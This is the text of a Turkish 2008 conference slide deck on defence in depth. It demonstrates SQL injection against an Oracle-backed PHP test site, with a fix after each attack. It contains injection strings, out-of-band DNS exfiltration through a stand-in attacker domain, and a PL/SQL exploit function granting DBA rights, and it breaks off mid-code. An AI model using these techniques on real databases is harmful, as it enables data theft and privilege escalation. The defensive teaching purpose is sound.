



Katmanlı Güvenlik Anlayışı - Reloaded

Tahsin Türköz & Bedirhan Urgan


13-14 Mart 2008, İstanbul

- Giriş - Katmanlı güvenliğin tanımı
- Test ortamı tanıtımı
- SQL Enjeksiyonu hakkında bilgilendirme
- Saldırıları ve önlemler
- Genel önlemler


- Katmanlı güvenlik (Defence in depth, elastic defence)
 - Amerikan savunma bakanlığı kaynaklı
 - Peşpeşe güvenlik mekanizmalarının uygulanması
 - Saldırıyı engelleme yerine etkilerini azaltma ya da zayıflatma stratejisi
 - Ana fikir: Bir savunma mekanizması devre dışı kaldığında sistemi savunmasız bırakmama
 - Yöntem: Her katman ile saldırganın hareket alanını daha da kısıtlama
 - Örnekler: Fiziksel güvenlik, güvenlik duvarı, saldırı tespit sistemi, şifreleme

Test Ortamının Tanıtımı


Saldırgan
Windows XP



Web sunucu




Redhat Linux
BIND DNS



Redhat Linux
Apache + PHP
Oracle 10G R2

İç ağ
kullanıcısı



Giriş Ekranı - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://www.kurban.com/login.php

YETKİLİ GİRİŞ EKRANI

Kullanıcı İsmi

Kullanıcı Şifre

Dil Seçimi

Girdiğiniz şifre veya kullanıcı adı yanlış

Done www.kurban.com Open Prowler

- ' veya "
- ;
- + (%2b)
- --, #, /*
- %00, %09
- waitfor delay, dbms_lock ...
- xp_cmdshell, utl_http, ...

Enter SQL, PL/SQL and SQL*Plus statements.

```
select * from users where username='b' or '1'='1' --|
```

Execute

Load Script

Save Script

Cancel

EMPLOYEE_ID	USERNAME	PASSWORD	LOCK
198	donald	53E11EB7B24CC39E33733A0FF06640F1B39425EA	0
199	douglas	AC7BE86790C08B0EF38C6ACB3DA3295BB1833C63	0
200	jeniffer	50324EA24F002BE7C080741E5526988A6CE59933	0
201	bedirhan	0710C1D4A77F34ACE64B98D7BB9A5626B858978D	1

Enter SQL, PL/SQL and SQL*Plus statements.

```
select * from users where username='b' or '1'='1' order by 1 --|
```

Execute

Load Script


Save Script

Cancel


EMPLOYEE_ID	USERNAME	PASSWORD	LOCK
198	donald	53E11EB7B24CC39E33733A0FF06640F1B39425EA	0
199	douglas	AC7BE86790C08B0EF38C6ACB3DA3295BB1833C63	0
200	jeniffer	50324EA24F002BE7C080741E5526988A6CE59933	0
201	bedirhan	0710C1D4A77F34ACE64B98D7BB9A5626B858978D	1

Enter SQL, PL/SQL and SQL*Plus statements.


```
select * from users where username='b' or '1'='1' order by 2 --
```


EMPLOYEE_ID	USERNAME	PASSWORD	LOCK
 201	bedirhan	0710C1D4A77F34ACE64B98D7BB9A5626B858978D	1
198	donald	53E11EB7B24CC39E33733A0FF06640F1B39425EA	0
199	douglas	AC7BE86790C08B0EF38C6ACB3DA3295BB1833C63	0
200	jeniffer	50324EA24F002BE7C080741E5526988A6CE59933	0


1. Döngü: Farklı Hata Mesajı Üretme




1. Döngü:Kör SQL Enjeksiyonu Teori – BST 1




1. Döngü:Kör SQL Enjeksiyonu Teori – BST 2



1. Döngü:Kör SQL Enjeksiyonu Pratik - Soru/Cevap




1. Döngü: Düzeltme - Hata Mesajlarını Genelleştirme




2. Döngü: Kanal Dışı SQL Enjeksiyonu

- UTL_HTTP paketi ve TCP



2. Döngü: Düzeltme - Giden TCP Trafiğini Kapama

- Veritabanı Sunucu TCP trafiğinin blokesi



–Hangi teknik kullanılmalı?

–

–UDP paketlerini kullanabilir miyiz?

–

–DNS sorgularını nasıl yapabiliriz?

- Birçok özelliği olan büyük bir yazılım.
- Varsayılan kurulumla çok sayıda prosedür, fonksiyon ve paket içeriyor.
 - Oracle 9i: 10700 prosedür, 760 paket
 - Oracle 10G: 16500 prosedür, 1300 paket
- Standart kullanıcılar (PUBLIC)
 - Oracle 9i: 5700 prosedür, 430 paket
 - Oracle 10G: 8900 prosedür, 730 paket
- PUBLIC haklarını kullanabilir miyiz?
 - UTL_HTTP
 - HTTPURITYPE

3. Döngü

- Saldırgan geçerli bir alan adının DNS servisini veren bir sunucu çalıştırır.
- Sunucuda DNS sorgu kayıtları tutulur.
- Uygulamadaki açıklık kullanılarak veri içeren diziler hazırlanır. Sonuna saldırganın alan adı eklenerek bir URI oluşturulur. Örnek:
 - **HR.4C6D73C3E8B0F0DA.OPEN.saldirgan.com**
- UTL_HTTP paketi kullanılarak URI'lara HTTP bağlantısı yapılmaya çalışılır.
- Bu işlem başarısız olsa bile DNS sorguları gerçekleştirilir.
- Elde edilen kayıtlar ayrıştırılır.

3. Döngü

- Önlem: UTL_HTTP paketini çalıştırma hakkı PUBLIC kullanıcılarından alınır.
 - **revoke execute on UTL_HTTP from PUBLIC**
- 2. saldırı tekniği: Aynı saldırı HTTPURITYPE kullanılarak tekrarlanır.
- Önlem: HTTPURITYPE paketini çalıştırma hakkı PUBLIC kullanıcılarından alınır.
 - **revoke execute on HTTPURITYPE from PUBLIC**
- Diğerleri: UTL_TCP, UTL_SMTP

- Veritabanı direk bağlantı olmadan
 - SQL Enjeksiyonu
 - SQL komutunun gönderilmesi
 - Tampon taşmalarının kullanılması
 - Çıktıların UTL_HTTP/UTL_TCP gibi standart paketlerle yönlendirilmesi
- Veritabanı bağlantı imkanı varsa
 - Kurulumla gelen ya da kullanıcıların tanımladığı prosedürlere SQL Enjeksiyonu
 - Kurulumla gelen ya da kullanıcıların tanımladığı prosedürlerdeki tampon taşması açıklıkları
 - Çıktılar saldırganın ekranına düşer.

4. Döngü

- Saldırgan, bağlandığı kullanıcı haklarıyla yetki yükseltmeye imkan veren bir fonksiyon oluşturur.
- Bu fonksiyonu SQL enjeksiyonu bulunan diğer bir fonksiyona parametre olarak gönderir.
- Yetkili kullanıcı hakları ile fonksiyonu çalıştırabilmek için **AUTHID** **CURRENT_USER** özelliği oluşturulmalıdır.

4. Döngü

- Enjekte edilen fonksiyon normal şartlarda açıklık bulunan SQL ifadesi ile aynı işlem ortamında çalışır.
- Fonksiyonu bağımsız hale getirmek için **PRAGMA AUTONOMOUS_TRANSACTION** direktifi kullanılmalıdır.
- Bağımsız işlem **COMMIT** ile onaylanmazsa hata alınır. (ORA-06519)

4. Döngü

```
CREATE OR REPLACE FUNCTION EXPLOIT1 RETURN  
NUMBER  
AUTHID CURRENT_USER AS  
PRAGMA AUTONOMOUS_TRANSACTION;  
BEGIN  
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT'; COMMIT;  
RETURN(0);  
END;
```

```
BEGIN  
